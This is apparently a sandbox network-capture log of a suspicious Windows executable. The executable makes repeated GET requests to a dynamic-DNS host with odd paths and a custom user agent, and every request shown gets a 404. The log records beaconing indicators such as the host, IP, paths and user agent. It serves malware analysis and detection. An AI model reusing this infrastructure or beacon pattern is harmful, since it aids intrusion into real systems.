2022-08-05 10:11:08 UTC	18	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
43	192.168.2.6	49819	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:08 UTC	18	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtntnrajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:11:08 UTC	18	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:11:08 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:11:08 UTC	18	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
44	192.168.2.6	49820	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:09 UTC	18	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtntnrajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:09 UTC	18	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:11:09 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:11:09 UTC	18	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
45	192.168.2.6	49823	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:11 UTC	19	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtmrnjm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:11:11 UTC	19	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:11:11 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:11:11 UTC	19	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
46	192.168.2.6	49825	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:11 UTC	19	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtmrnjm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:11:11 UTC	19	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:11:11 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:11:11 UTC	19	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
47	192.168.2.6	49827	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:13 UTC	19	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtmrnjm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:13 UTC	20	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:11:13 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:11:13 UTC	20	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
48	192.168.2.6	49830	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:13 UTC	20	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtnrjajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:11:13 UTC	20	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:11:13 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:11:13 UTC	20	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
49	192.168.2.6	49831	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:14 UTC	20	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtnrjajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:11:14 UTC	20	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:11:14 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:11:14 UTC	21	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.6	49754	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:10:31 UTC	2	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtnrjajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:10:31 UTC	2	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:10:31 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:10:31 UTC	2	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
50	192.168.2.6	49832	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:15 UTC	21	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtnrjajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:11:15 UTC	21	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:11:15 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:11:15 UTC	21	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
51	192.168.2.6	49833	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:16 UTC	21	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtnrjajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:11:16 UTC	21	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:11:16 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:11:16 UTC	21	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
52	192.168.2.6	49834	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:17 UTC	21	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtnrjajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:17 UTC	22	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:11:17 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:11:17 UTC	22	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
53	192.168.2.6	49835	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:18 UTC	22	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtnrjajm HTTP/1.1 User-Agent: IVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:11:18 UTC	22	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:11:18 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:11:18 UTC	22	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
54	192.168.2.6	49837	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:20 UTC	22	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtnrjajm HTTP/1.1 User-Agent: IVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:11:20 UTC	22	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:11:20 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:11:20 UTC	23	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
55	192.168.2.6	49840	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:24 UTC	23	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtnrjajm HTTP/1.1 User-Agent: IVali Host: aubromaterkiddie.duckdns.org

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:24 UTC	23	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:11:24 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:11:24 UTC	23	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
56	192.168.2.6	49841	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:25 UTC	23	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtmrnjm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:11:25 UTC	23	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:11:25 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:11:25 UTC	23	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
57	192.168.2.6	49842	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:25 UTC	24	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtmrnjm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:11:25 UTC	24	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:11:25 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:11:25 UTC	24	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
58	192.168.2.6	49843	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:26 UTC	24	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtmrnjm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:26 UTC	24	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:11:26 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:11:26 UTC	24	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
59	192.168.2.6	49845	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:27 UTC	24	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmttrajm HTTP/1.1 User-Agent: IVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:11:27 UTC	25	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:11:27 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:11:27 UTC	25	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.6	49757	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:10:32 UTC	2	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmttrajm HTTP/1.1 User-Agent: IVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:10:32 UTC	2	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:10:32 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:10:32 UTC	2	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
60	192.168.2.6	49846	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

